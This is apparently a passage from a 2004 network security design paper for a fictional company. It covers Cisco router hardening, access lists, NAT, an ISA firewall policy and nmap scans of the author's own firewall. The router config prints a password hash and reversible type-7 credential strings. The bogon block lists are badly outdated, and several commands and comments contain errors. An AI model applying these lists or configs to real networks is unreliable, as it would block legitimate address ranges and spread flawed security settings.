BorderRouter (config-if)#logging console emergencies
```

3.2.1 Router Physical Policy

1- No one can login physically to the router only the authorized person like network administrator.
2-The critical position for this router need two power supply one connected to the regular DC and the backup to UPS
3-No one can install or remove any hardware from this device only the authorized person
4- Only the authorized person can physically connect and reconnect any link.
5- All physical login and modification will be reported.

3.2.2 Hardening Policy

GIAC will implement here the Cisco Security recommendations located in http://www.cisco.com/warp/public/707/21.html

3.2.3 Enable Secret Password

Use *enable secret* rather than *enable password* command. The encryption algorithm type 7 used in *enable password* and *service password-encryption* is reversible. if the digit is 5 this mean the password is hashed with MD5 hashing algorithm. The enable secret command provides better security by storing the enable secret password using a non-reversible cryptographic function. These commands to enable these kind of password

service password-encryption ## this to use algorithm type 7 ##
enable secret <your password> ## to enable MD5 hashing password ##
no enable password ## to remove hashing password ##

For example:-

```
enable secret 5 $1$iUjJ$cDZ03KKGh7mHfX2RSbDqP.
username re6dubjam33l password 7 02020F565F020074  ## administrator account number 1 ##
username re6dubOIm0h password 7 0#0@0F$55F04001404 ## administrator account number 2 ##
```

3.2.4 Secure VTY Ports

We do not need to left the vty port open for any user, and we do not need also to leave the administrator's data without security, for these reasons GIAC will apply an ACL and password to the vty port and SSH/22 to secure the password in the wire.

```
giacgiac(config)#crypto key generate rsa   ## to enable SSH
!
access-list 10 permit 10.20.14.0 0.0.0.255
access-list 10 deny any
!
line vty 0 4
access-class 10 in
exec-timeout 5 0
transport input telnet ssh
transport output none
transport preferred none
history size 256
!
```

3.2.5 Login Banner

GIAC will use a secure login banner, in this banner we do not need to give the hackers any information even the name of our company the GIAC banner will be:

```
!
banner login _
###################################################
#                                                 #
#   Access restricted to Authorized users only    #
#   Unauthorized access will result in penalties  #
#                                                 #
###################################################
_
!
```

3.2.6 Services and IP Features That are not Needed or are a Security Risk

Many of the built in services in IOS are not needed in a backbone environment. These features should be turned off in your default configuration. Only turned them on if there are requirements some of these services are turned off by default. The whitepaper/field alert *Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks* describes the security risk and provides pointers to public discussion on the ISP Operations forums. This whitepaper is posted publicly at: http://www.cisco.com/warp/public/707/3.html.

no service finger

The finger service gives the list of the logged users into a network device, from this list the hackers can lunch a brute force attack against this device.

no service pad

This service is not required, because it refers back to the days of x.25 networking.

no service udp-small-servers

no service tcp-small-servers

These two services can be used to carry out a successful denial of service attacks, also the first 10 ports like "echo" and "discard" ports, and all of these ports will be disabled.

no ip bootp server

The *bootp* service provides support for systems which find their configuration using the bootp process. This is commonly used in LANs (X-terminals commonly use bootp for example), and never on the WAN. It should be disabled.

Some IP features are great for GIAC LANs, but can be a security risk on GIAC backbone. All backbone routers in GIAC network should have the following configured by *default*:

no ip redirects
no ip directed-broadcast
no ip proxy-arp
no ip helper-address
no ip unreachables
no ip mask-reply
no ip ident
no boot network
no service config
no ip http server
no cdp enable

The default settings for a Cisco router do not check routing paths or stop unneeded traffic. On each interface, we need to disable some network services that could be a security risk on GIAC network. The configuration ***"no ip redirect"*** means that the router will not send redirect messages if the IOS is forced to resend a packet through the same interface on which it was received. The configuration command ***"no ip directed-broadcast"*** means that the translation of directed broadcast to physical broadcasts is disabled. If enabled, a broadcast to a particular network could be directed at a router interface, producing effects which may be undesirable. ***"no ip mask reply"*** this command will let the router to ignore any packets that request its subnet mask, the hackers can map the network if this command is active. The configuration ***"no ip proxy-arp"*** if this command is active the attacker can use it to reveal the internal addresses**. *"no ip helper-address"*** Disable UDP broadcast destinations. ***"no ip unreachable"*this** will disable the host unreachable messages, the attackers can, if it active, map a network. To disable these, enter the following configuration command on each interface of the router. **"*Ident"*** allows a user to query the TCP port for identification, this insecure protocol is described in RFC 1413, and there is no attempt to protect against unauthorized queries. ***"no boot network, no service config"*** the router can load a configuration file from a remote server, this is not secure, so it is disabled. **"*no ip http server* "** this is not secure service and allows a remote http access, disable it will be better**.“ *no cdp enable”*** this protocol will allow any neighbor device to get useful information about this device, Cisco discovery protocol should not be active on public.

3.2.7 Turn on Nagle: (John Nagle’s Algorithm-RFC 896)

This algorithm works this way: The first character typed after connection establishment is sent in a single packet, but TCP holds any additional characters typed until the receiver acknowledges the previous packet. Then the second, larger packet is sent and additional typed characters are saved until the acknowledgement comes back. The effect is to accumulate characters into larger chunks, and pace them out to the network at a rate matching the round-trip time of the given connection. This method is usually a good for all TCP-based traffic, and helps when connectivity to the router is poor or congested, or the router itself is busier than normal. However, do not use the *service nagle* command if you have XRemote users on X Window sessions.

```
        service nagle
```

3.2.8 NTP Configuration

```
ntp authentication-key 40 MD5 <secretkey>
ntp authenticate
ntp soure 172.16.3.4
ntp server 192.168.3.58
```

3.2.9 Logging

These command to send the syslog messages to syslog servers located in DMZ the SNMP service is disabled here, SNMP send messages and login username and password in a clear text. There are many vulnerabilities found in CERT advisory for SNMP some of them cause denial of service attacks see this pages
http://www.cert.org/advisories/CA-2002-03.html
http://www.cert.org/advisories/CA-2002-0012.html
http://www.cert.org/advisories/CA-2002-0013.html
Log to centralized Syslog server on DMZ.
Syslog server#1 192.168.3.7
Syslog server#2 192.168.3.8

```
no snmp-server
logging host 192.168.3.7
logging host 192.168.3.8
logging trap warnings
logging history warnings
logging buffered 16384 debugging
logging console emergencies
```

3.2.10 External Interface Configuration

```
interface Serial3/0
 ip address 212.168.3.1 255.255.255.252
 ip access-group 110 in
ip nat outside
 no ip directed-broadcast
 no ip redirects
 no ip unreachable
 no ip mask-reply
 no ip proxy-arp
 no ip helper-address
 encapsulation ppp
 no ip mroute-cache
 no cdp enable
```

3.2.11 Filter the Incoming and Outgoing Traffic

Filter the traffic by Access List Configuration (ACL), starting with the critical traffic ending by explicit deny. ACL will block all unwanted IP addresses, private, reserved, loopback, multicast and invalid addresses

Access List Format:

Standard ACL:

```
access-list <1-99> <permit/deny> <source address> <mask> <log>
```

Extended ACL:

```
access-list <100-199> <permit/deny> <protocol> <source> <source mask>
<source port> <destination> <Dest mask> <Dest port> <log> <options>
```

How to Apply ACL

```
BorderRouter(config)#config t
Enter configuration commands, one per line. End with CNTL/Z.
BorderRouter(config)#no access-list 110
BorderRouter(config)#access-list 110 deny ip 10.0.0.0 0.255.255.255 any log

BorderRouter #config t
Enter configuration commands, one per line. End with CNTL/Z.
BorderRouter (config)# interface Serial3/0
BorderRouter (config-if)#ip access-group 110 in
BorderRouter (config-if)#exit
```

3.2.11.1 Ingress Filtering

Block and log all traffic from private address ranges (prevents spoofing):

```
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
```

Block and log all traffic reserved by IANA (prevents spoofing):

```
access-list 110 deny ip 0.0.0.0 0.255.255.255 any log
access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
access-list 110 deny ip 23.0.0.0 0.255.255.255 any log
access-list 110 deny ip 31.0.0.0 0.255.255.255 any log
access-list 110 deny ip 67.0.0.0 0.255.255.255 any log
access-list 110 deny ip 68.0.0.0 3.255.255.255 any log
access-list 110 deny ip 72.0.0.0 3.255.255.255 any log
access-list 110 deny ip 80.0.0.0 15.255.255.255 any log
access-list 110 deny ip 96.0.0.0 15.255.255.255 any log
access-list 110 deny ip 112.0.0.0 3.255.255.255 any log
access-list 110 deny ip 126.0.0.0 1.255.255.255 any log
access-list 110 deny ip 169.254.0.0 0.0.255.255 any log
access-list 110 deny ip 191.255.0.0 0.0.255.255 any log
access-list 110 deny ip 192.0.2.0 0.0.0.255 any log
access-list 110 deny ip 198.18.0.0 0.0.255.255 any log
access-list 110 deny ip 201.0.0.0 0.255.255.255 any log
access-list 110 deny ip 222.255.255.0 0.0.0.255 any log
access-list 110 deny ip 223.0.0.0 0.255.255.255 any log
```

Prevent anti-spoofing attacks by denying inbound access with a source in the subnet 212.168.3.0/24.

```
access-list 110 deny ip 212.168.3.0 0.0.0.255 any log
```

Block and log all traffic from the loopback address (prevents spoofing):

```
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
```

Block and log all traffic from the broadcast and multicast address range (prevents spoofing):

```
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
access-list 110 deny ip 212.168.3.255 0.0.0.255 any log
```

Block and log all traffic from this invalid address (prevents spoofing):

```
access-list 110 deny ip 0.0.0.0 any log
```

Permit all the required traffic

Access to the DNS server

```
access-list 110 permit udp any host 212.168.3.4 eq 53
```

Allow DNS Zone transfer to our backup DNS server

```
access-list 110 permit tcp 212.168.2.2 212.168.3.4 eq 53
```

212.168.2.2 the IP address of the backup server in ISP network

Access to Web Server (http & https)

```
access-list 110 permit tcp any host 212.168.3.10 eq 80
```

```
access-list 110 permit tcp any host 212.168.3.11 eq 80
access-list 110 permit tcp any host 212.168.3.10 eq 443
access-list 110 permit tcp any host 212.168.3.11 eq 443
```

Permit access to VPN

```
access-list 110 permit udp any host 212.168.3.14 eq 500
access-list 110 permit esp any host 212.168.3.14
access-list 110 permit udp any host 212.168.3.15 eq 500
access-list 110 permit esp any host 212.168.3.15
```

Permit SMTP, Remote users VPN and ICMP packet too-big

```
access-list 110 permit tcp any host 212.168.3.3 eq 25
access-list 110 permit udp any host 212.168.3.12 eq 500
access-list 110 permit esp any host 212.168.3.12
access-list 110 permit udp any host 212.168.3.13 eq 500
access-list 110 permit esp any host 212.168.3.13
access-list 110 permit icmp any any packet-too-big ## MTU discovery
```

Permit the established TCP traffic from port 1024 and above

```
Access-list 110 permit tcp any any gt 1023 est
```

Deny anything that is not captured by any of the above rules and log.

```
access-list 110 deny ip any any log
```

3.2.11.2 Egress Filter

To be more secure GIAC will implement egress filtering. GIAC will implement this ACL in the outside Fast Ethernet interface (192.168.1.4) for the **internal DMZ router** we do not need to load a heavy work on the Border Router. To avoid any internal hackers to attack ant external network or to play with GIAC network.

Block Loopback, reserved, RFC 1918 and RFC 1466 addresses

```
access-list 105 deny ip 127.0.0.0 0.255.255.255 any log
access-list 105 deny ip 0.0.0.0 0.255.255.255 any log
access-list 105 deny ip 1.0.0.0 0.255.255.255 any log
access-list 105 deny ip 2.0.0.0 0.255.255.255 any log
access-list 105 deny ip 23.0.0.0 0.255.255.255 any log
access-list 105 deny ip 31.0.0.0 0.255.255.255 any log
access-list 105 deny ip 67.0.0.0 0.255.255.255 any log
access-list 105 deny ip 68.0.0.0 3.255.255.255 any log
access-list 105 deny ip 72.0.0.0 3.255.255.255 any log
access-list 105 deny ip 80.0.0.0 15.255.255.255 any log
access-list 105 deny ip 96.0.0.0 15.255.255.255 any log
access-list 105 deny ip 112.0.0.0 3.255.255.255 any log
access-list 105 deny ip 126.0.0.0 1.255.255.255 any log
access-list 105 deny ip 169.254.0.0 0.0.255.255 any log
access-list 105 deny ip 172.16.0.0 0.15.255.255 any log
access-list 105 deny ip 191.255.0.0 0.0.255.255 any log
access-list 105 deny ip 192.0.2.0 0.0.0.255 any log
access-list 105 deny ip 198.18.0.0 0.0.255.255 any log
access-list 105 deny ip 201.0.0.0 0.255.255.255 any log
```

```
access-list 105 deny ip 223.255.255.0 0.0.0.255 any log
```

Block and log Multicast source addresses

```
access-list 105 deny ip 224.0.0.0 31.255.255.255 any log
```

Allow UDP DNS queries from external DNS server.

```
access-list 105 permit udp 192.168.3.6 0.0.0.0 any eq 53
```

Allow TCP DNS queries from ISP DNS server.

```
access-list 105 permit tcp 192.168.3.6 212.168.2.2 eq 53
```

Allow internal users to access internet websites.

```
access-list 105 permit tcp 10.20.0.0 0.0.255.255 any eq 80
access-list 105 permit tcp 10.20.0.0 0.0.255.255 any eq 443
```

Allow outgoing SMTP traffic from mail relay server.

```
access-list 105 permit tcp 192.168.3.3 0.0.0.0 any eq 25
```

Allow outbound FTP access for Anti-Virus server

```
access-list 105 permit tcp 192.168.3.57 0.0.0.0 any eq 20
access-list 105 permit tcp 192.168.3.57 0.0.0.0 any eq 21
```

SSH/22 from Syslog/NMS servers to border router and primary firewall.

```
access-list 105 permit tcp 192.168.5.8 0.0.0.0 any eq 22
access-list 105 permit tcp 192.168.3.7 0.0.0.0 any eq 22
```

Permit certain ICMP traffic as this could be used to map the GIAC network.

```
access-list 105 permit icmp any any packet-too-big
access-list 100 permit icmp any any source-quench
```

Finally, block all other outbound traffic that originated from our internal network.

```
access-list 105 deny ip any any log
```

3.2.12 NAT Configuration in Border Router

These information from:
http://www.cisco.com/en/US/tech/tk648/tk361/technologies_white_paper09186a0080091cb9.shtml

ip nat pool outside_pool 212.168.3.16 212.168.3.254 prefix-length 24

This command creates the translation pool by assigning the same name to the IP NAT pool as the **ip nat inside source list <access-list-number> pool** command. This command needs to include the starting and ending addresses for translation, like 212.168.3.16 212.168.3.254 these IP addresses for internal host, for backup and future use.

ip nat inside source list 11 pool outside_pool

When a packet comes in an interface marked as IP NAT inside, this command informs the router to compare the source IP address with the access list number in the command. Then the access list tells the router whether or not to translate that source IP address to the next available address in the **address_pool_name** listed

access-list 11 permit 10.20.0.0 0.0.255.255
access-list 11 permit 192.168.0.0 0.0.7.255

This as any regular access-list, here the list of permitted IP addresses to be translated.

ip nat outside
To enable NAT in the interface you need this command, here GIAC use this command to enable NAT in the external interface, interface Serial3/0.

With dynamic NAT, translations do not exist in the NAT table until the router receives traffic that requires translation. Dynamic translations have a timeout period after which they are purged from the translation table.
With static NAT, translations exist in the NAT translation table as soon as you configure static NAT command(s), and they remain in the translation table until you delete the static NAT command(s).For this reason GIAC use static configuration for servers

```
ip nat inside source static 192.168.3.6 212.168.3.6 # for external DNS server
ip nat inside source static 192.168.5.10 212.168.3.10 #for web server#1
ip nat inside source static 192.168.3.11 212.168.3.11 #for web server#2
ip nat inside source static 192.168.3.3 212.168.3.3 #for mail relay
ip nat inside source static 192.168.5.12 212.168.3.12 # for VPN  server#1
ip nat inside source static 192.168.3.13 212.168.3.13 #for VPN  server#2
ip nat inside source static 192.168.5.14 212.168.3.14# for Oracle server#1
ip nat inside source static 192.168.3.15 212.168.3.15# for Oracle server#2
```

3.3 External Firewall Policy and Tutorial

GIAC Enterprise has a Microsoft ISA Firewall as a primary firewall will be running on Windows 2000 server, this information from these pages:
http://www.microsoft.com/isaserver/default.asp
http://www.microsoft.com/isaserver/worldwide.asp
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/isa/proddocs/isadocs/m_s_h_howto.asp
For more Information and Tutorial:
http://www.isaserver.org/articles_tutorials/general/
Book: Microsoft ISA Configuration and Administration by Curt Simmons (June, 2001)

ISA firewall has 10 reasons to use it:
1-Providing an Additional Level of Security
2-Offering Industry-Leading Web cache Performance
3-Integrating with Microsoft Windows® 2000
4-Enabling You to Use Your Bandwidth Efficiently
5-Increasing Manageability
6-Enhancing Usability
7-Providing Integrated Services
8-Increasing Extensibility
9-Improving Interoperability
10-Enhancing Scalability

ISA firewall is easy to configure from its GUI interface and wizards which you can configure the incoming and outgoing traffic and you can publish any public server like web server. For the order of rules we tried to but the most common rules at first but the firewall ordering the rules by name, only with web publishing rules you can order the servers as what you want. For the incoming and outgoing traffics the coming sections will explain how the ISA firewall orders the rules to deal with these

3.3.1 Firewall Policy

Policy#1 all the public will access the web server via HTTP/80 port and HTTPS/443 port
Policy#2 all e-mail messages will be sent to a Mail-Relay only
Policy#3 all traffic to the ExDNS for DNS lookup will be allowed
Policy#4 the internal employee will be allowed to access the internal and external web servers and e-mails ONLY
Policy#5 Partners and Suppliers *vpn traffic* will access the Oracle database servers
Policy#6 The border router will send syslog messages port 514/udp to a syslog server
Policy#7 all the DMZ devices and the firewall will send the log and syslog messages to the Syslog/NMS servers
Policy#8 all the network devices and servers will synchronize the time with the NTP server via port udp/123, Only the Border Router from outside network allowed to send NTP messages.
Policy#9 all servers and workstations will download the Anti-Virus updates from the Anti-Virus server located in DMZ
Policy#10 the internal SMTP server only gets e-mail messages from Mail-Relay located in DMZ
Policy#11 the primary web server will connect to the Primary Oracle database server as primary connection and to the secondary oracle server as a backup connection and the secondary web server will do that also but the connection with secondary oracle server will be the primary connection.
Policy#12 the firewall will deny any not allowed traffic from server to server
Policy#13 Only the authorized persons can login to DMZ servers
Policy#14 TCP/53 coming from backup DNS Server located in ISP network will be allowed.
Policy#15 Only the authorized internal employee can login to DMZ servers for purchase checking and confirmation, all log and modification will be logged, what, when and who
Policy#16 Only from Syslog/NMS server and physically the administrator can login to the network devices, servers, routers … etc. each login will be logged.
Policy#17 deny all not allowed traffic

3.3.2 Rule Base


GIAC Enterprise has many servers in its network and these servers are divided into three divisions, internal servers, DMZ external private servers and DMZ external public servers:

Internal Servers
Active Directory Servers
Exchange server
Internal Database Servers
Internal Syslog/NMS servers
NTP server
Printer Server
Departmental Servers

External Security/Management Servers (Not Accessed from outside)
Syslog/NMS Servers
NTP Server
Anti-Virus Server (we don't to publish this server)
External Services/Accessed Servers (Accessed from outside)
DMZ Oracle Database Servers
Web Servers
Mail-Relay Server
VPN Servers
External DNS Server

NOTE:
We found that the Microsoft ISA Firewall can not publish the same type of servers more than one time, like publishing an oracle server and its backup, by the publishing wizard EXCEPT WEB SERVER.
For this reason GIAC Enterprise will use one of three solutions:

- First solution using IP Packet Filter by opening the 1521 port and leave all the 1521 traffic to pass the firewall, this what the GIAC will use.
- Second solution by publishing the first server then use another definition for the same protocol for the second server, then publish the second server with this new definition see the coming figure for more information.
- Third solution, do not publish the backup servers.



Name	Description	Protocol	Internal IP Addr...	External IP A...	Applies To
ExDNS		DNS Query Server	192.168.3.6	172.16.3.3	Any request
Mail wizard rule - SM...		SMTP Server	192.168.3.3	172.16.3.3	Any request
ORACLE SERVER#1		ORACLE/1521	192.168.5.14	172.16.3.3	Any request
ORACLE SERVER#2		ORACLE DATABASE/1521	192.168.3.15	172.16.3.3	Any request
VPN1 1701		VPN 1702	192.168.5.12	172.16.3.3	Any request
VPN 1		VPN	192.168.5.12	172.16.3.3	Any request
VPN 2		VPN 500	192.168.3.13	172.16.3.3	Any request
VPN2 1701		VPN 2	192.168.3.13	172.16.3.3	Any request

Figure#2 List of Published Servers by Second Solution

From the above figure the oracle server#1 published by ORACLE DATABASE/1521 protocol, which defined by the administrator, and the oracle server#2 published by another protocol, ORACLE/1521, if we publish the second server by the same protocol, ORACLE DATABASE/1521, the ISA firewall will not accept this publish.

With First Solution, IP Packet Filter Solution, Microsoft ISA Firewall responds with **Closed** message, Not Filtered, to the connect (-sT) packets coming from Nmap even if there is no server running on the internal network, see this result:

```
# nmap (V. 3.00) scan initiated Mon Apr 26 16:19:05 2004 as: nmap -sT -P0 -v -oN
c:\amer7777.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
(The 1597 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp
80/tcp     open        http
443/tcp    open        https
1521/tcp   open        oracle
# Nmap run completed at Mon Apr 26 17:03:03 2004 -- 1 IP address (1 host up)
scanned in 2638 seconds
```

With Second Solution, Publishing Solution, Microsoft ISA Firewall responds with

Open message to the connect (-sT) packets coming from Nmap even if there is no server running on the internal network, see this result:

```
# nmap (V. 3.00) scan initiated Thu Apr 29 14:45:53 2004 as: nmap -sT -P0 -v -oN
C:\contcp.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
(The 1600 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

# Nmap run completed at Thu Apr 29 15:07:48 2004 -- 1 IP address (1 host up)
scanned in 1315 seconds
```

This result show us only SMTP/25 is OPEN and the other servers are not because only SMTP and DNS servers, UDP packets, are published by Server Publishing Rules and the Web server HTTP and HTTPS are published by Web Publishing Rules. These two rules has a different firewall service, the first one ISA firewall allows the traffic to pass to the real server and the second not, for more information see the Publishing Rules and Configuration section


```
# nmap (V. 3.00) scan initiated Mon Apr 26 22:31:57 2004 as: nmap -sU -p53 -P0
-v -oN c:\dns.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
53/udp     open        domain

# Nmap run completed at Mon Apr 26 22:32:25 2004 -- 1 IP address (1 host up)
scanned in 28 seconds
```

This result when we connect to the DNS server from the external interface of the external firewall.

```
# nmap (V. 3.00) scan initiated Wed Apr 28 20:54:02 2004 as: nmap -sT -P0
-p1521 -v -oN c:\orac.txt 172.16.3.3
The 1 scanned port on  (172.16.3.3) is: closed

# Nmap run completed at Wed Apr 28 20:54:08 2004 -- 1 IP address (1 host up)
scanned in 6 seconds
```

The results show that the First solution is better and is theoretically, when the messages come from outside the firewall will send them to the DMZ router and the router will handle the messages by the IP address.

The Microsoft ISA Firewall will publish all ***external Services/Accessed servers*** by Server Publisher Wizards as in this figure.




Web Publishing Rules

Order	Name	Description	Action	Applies to	Destination
1	WEBSERVER1		Route…	Any request	All destinations
2	WEBSERVER2		Route…	Any request	All destinations
Last	Default rule		Deny	Any request	All destinations

Figure#3 Publishing List show Web Servers

The above figure show the web servers are published for the public internet, the web servers are accessed by the public, internal users and customers via HTTP/80 and HTTPS/443, the remaining servers will be in another list, see this coming figure, NOTE: the Microsoft ISA provide a special wizard for web server and another wizard for remaining servers..



ISA Management

Server Publishing Rules

